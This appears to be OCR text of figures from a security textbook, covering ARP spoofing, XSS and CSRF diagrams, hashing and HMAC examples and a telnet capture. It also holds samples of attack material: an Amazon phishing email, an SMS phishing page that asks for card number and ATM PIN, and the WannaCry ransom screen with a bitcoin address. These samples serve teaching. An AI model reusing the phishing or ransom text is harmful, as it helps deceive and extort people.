[Duplicate IP address detected for 10.10.10.1 (00:0c:29:2b:29:7f) - also in use by 00:0c:29:7e:37:58 (frame 5)]
Address Resolution Protocol (reply)
```


Users
Internet
Web Server
Database Server



DNS Lookup
Back
Hostname/IP
www.google.com
Lookup DNS
Results for www.google.com
Server: 1.1.1.3
Address: 1.1.1.3#53
Non-authoritative answer:
www.google.com canonical name = forcesafesearch.google.com.
Name: forcesafesearch.google.com
Address: 216.239.38.120



Website
Malicious script is activated each time a user visits the website
2
1
Injects malicious code into the website
3
User
Cookie and session data is sent to the attacker
Attacker



Trusted Website
Compromised Website
3
User visits the trusted website
1
Attacker injects CSRF script
4
Malicious scripts on the user's browser attacks the trusted website
2
Script downloads and executes on visitor browser
5
User
Attacker
Attacker steals data


A
Amazon.com
andoms@service.com
4:57 pm
amazon
Your Amazon Account are on hold due to a billing issue
Update Payment Information
Due to a problem with your card, we have been unable to charge your payment.
If you don't update your card information in the next 24 hours, your Amazon account are on hold permanently. To continue using your account, please visit this link to log in to your account and update your payment information.
Thank you,
Amazon.com Customer Service

Registrar Info	
Name	Amazon Registrar, Inc.
Whois Server	whois.registrar.amazon.com
Referral URL	https://registrar.amazon.com
Status	clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Important Dates	
Expires On	2021-12-06
Registered On	1993-12-07
Updated On	2020-01-27




-8579
1 new alert from bank:
http:// bank-
-alerts.com
02:59
Send message
M


45.77.36.169/ bank/
53
Sign In
Your account is blocked for security reasons.
Please Sign In to unblock your Card.
Card number
Remember my card
What is your ATM Pin? :
Terms & Conditions
Sign In
Security Guarantee

9 / 69

Community Score

9 engines detected this file

4ad801b08e58c35c278ba0fb7a416c2dbd18126a96a473362aa

19.85 MB
Size

2020-11-17 23:59:36 UTC
1 minute ago

EXE

calls-wmi | checks-network-adapters | checks-user-input | detect-debug-environment | direct-cpu-clock-access | long-sleeps | overlay | peexe | runtime-modules | signed | via-tor

DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY

Avast	Win32:PUP-gen [PUP]	AVG	Win32:PUP-gen [PUP]
eGambit	Unsafe.AI_Score_68%	ESET-NOD32	A Variant Of Win32/WebCompanion.B Po...
K7AntiVirus	Adware (005363041)	Malwarebytes	PUP.Optional.BundleInstaller
Rising	PUF.WebCompanion!8.9E98 (TFE:5:hZVA...	Sophos ML	Generic PUA PC (PUA)
VBA32	Suspected Of Trojan.Downloader.gen.h	Acronis	Undetected
Ad-Aware	Undetected	AegisLab	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected

Wana Decrypt0r 2.0

English

Payment will be raised on
5/15/2017 16:32:52
Time Left
02:23:59:49

Your files will be lost on
5/19/2017 16:32:52
Time Left
06:23:59:49

What Happened to My Computer?

Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

bitcoin ACCEPTED HERE

Send $300 worth of bitcoin to this address:

12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

Copy

About bitcoin


How to buy bitcoins?


Contact Us

Check Payment

Decrypt

Chapter 6: Working with Cryptography and PKI








Wireshark · Follow TCP Stream (tcp.stream eq 0) · telnet-cooked.pcap


```
OpenBSD/i386 (oof) (ttyp2)

login: fake
......Password:user

......Last login: Sat Nov 27 20:11:43 on ttyp2 from bam.zing.org
Warning: no Kerberos tickets issued.
OpenBSD 2.6-beta (OOF) #4: Tue Oct 12 20:42:32 CDT 1999

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

$ /sbin/ping www.yahoo.com
PING www.yahoo.com (204.71.200.67): 56 data bytes
64 bytes from 204.71.200.67: icmp_seq=0 ttl=241 time=69.885 ms
64 bytes from 204.71.200.67: icmp_seq=1 ttl=241 time=73.591 ms
64 bytes from 204.71.200.67: icmp_seq=2 ttl=241 time=72.302 ms
64 bytes from 204.71.200.67: icmp_seq=3 ttl=241 time=73.493 ms
64 bytes from 204.71.200.67: icmp_seq=4 ttl=241 time=75.068 ms
64 bytes from 204.71.200.67: icmp_seq=5 ttl=241 time=70.239 ms
..........
.--- www.yahoo.com ping statistics ---
6 packets transmitted, 6 packets received, 0% packet loss
round-trip min/avg/max = 69.885/72.429/75.068 ms
$ ls
$ ls -a
.          ..         .cshrc     .login     .mailrc    .profile   .rhosts
$ exit
```


```
t u b n j s r l d
h q i k r w f x u p o e t e a y o
e c o o m v h z g
```



Host A
Host B
Message
ABCD
ABCD
Digest
cb08ca4a7bb5f9683c
19133a84872ca7
cb08ca4a7bb5f9683c
19133a84872ca7



Message
MD5 Algorithm
Digest
The Quick
Brown Fox
MD5 Algorithm
22cd45cf6bd51bc039
8b46744c097f26



Message
SHA Algorithm
Digest
The Quick
Brown Fox
SHA Algorithm
d94feff9a831a85928
b01d4100c4b626a88
b660b



Message
Hashing Algorithm
+
HMAC
Digest



HashCalc
Data Format:
Text string
Data:
The Quick Brown Fox
HMAC
Key Format:
Text string
Key:
SecretKey
MD5
246678262e5175dc4f12e5ea1594245b
SHA1
1b95ad91171cd79c18c18dfdcdfafd20adc941c0
SlavaSoft
Calculate
Close
Help



SlavaSoft HashCalc - Hash, CRC, an
https://www.slavasoft.com/hashcalc/
